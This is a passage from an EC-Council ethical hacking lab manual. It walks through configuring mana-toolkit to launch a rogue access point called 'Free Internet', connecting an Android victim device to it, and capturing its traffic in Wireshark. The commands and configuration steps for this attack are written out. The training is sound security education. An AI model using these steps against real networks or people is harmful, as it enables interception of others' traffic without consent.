Note: The name of the **interface** might differ in your lab environment.

Note: You can set an **ssid** name of your choice.

31. Press **Ctrl+S** to save the changes and close the **Pluma** text editor window.




Figure 3.6.17: Edit hostapd-mana.conf

32. Switch back to the **Terminal** window, type **pluma /usr/share/mana-toolkit/run-mana/start-nat-simple.sh**, and press **Enter** to open the **start-nat-simple.sh** file in the **Pluma** text editor.

Figure 3.6.18: Open start-nat-simple.sh

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. On **Line 4**, change the **phy** name to **wlan0**, as shown in the screenshot.
34. Press **Ctrl+S** to save the changes and close the **Pluma** text editor window.




Figure 3.6.19: Edit start-nat-simple.sh

TASK 6.4

Create a Rogue Access Point

35. Now, in the terminal window, type **bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh** and press **Enter** to create a rogue access point.
36. Observe that a rogue access point has been created with the MAC address as **00:11:22:33:44:00** and the SSID as **Free Internet**.
37. This rogue access point (**Free Internet**) starts sending probe requests to all the available access points and Wi-Fi-enabled devices in the network, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.20: Rogue access point sending probe packets

TASK 6.5

Connect to the Rogue Access Point as a Victim

38. Now, switch to your **Android** mobile device; turn it on.
39. Turn on **Wi-Fi** and navigate to **WLAN** settings.
40. On the **WLAN** screen, you should see an access point with the SSID **Free Internet** under **AVAILABLE NETWORKS**.

Note: Ensure that your mobile device's Wi-Fi is turned on.




Figure 3.6.21: Rogue access point

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

41. Click the **Free Internet** access point. Your device obtains an IP address and establishes a connection with the access point, as shown in the screenshot.
42. Note the **Connected** status under **Free Internet**.




Figure 3.6.22: Connected to rogue access point

43. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, you will observe that a connection has been established with the victim's **Android** device and an accounting session has started, as shown in the screenshot.




Figure 3.6.23: Connection established with the rogue access point

44. Minimize the **Terminal** window.
45. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.
46. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.6

Launch and Analyze Wireless Traffic

Note: As in Lab 2, Task 1, we will use Wireshark to view the incoming and outgoing wireless network traffic.

47. In **The Wireshark Network Analyzer** window, double-click the wireless network interface (in this case, **wlan0**) to start capturing network traffic.




Figure 3.6.24: Wireshark window

48. **Wireshark** will begin capturing network traffic on the specified wireless interface, as shown in the screenshot.

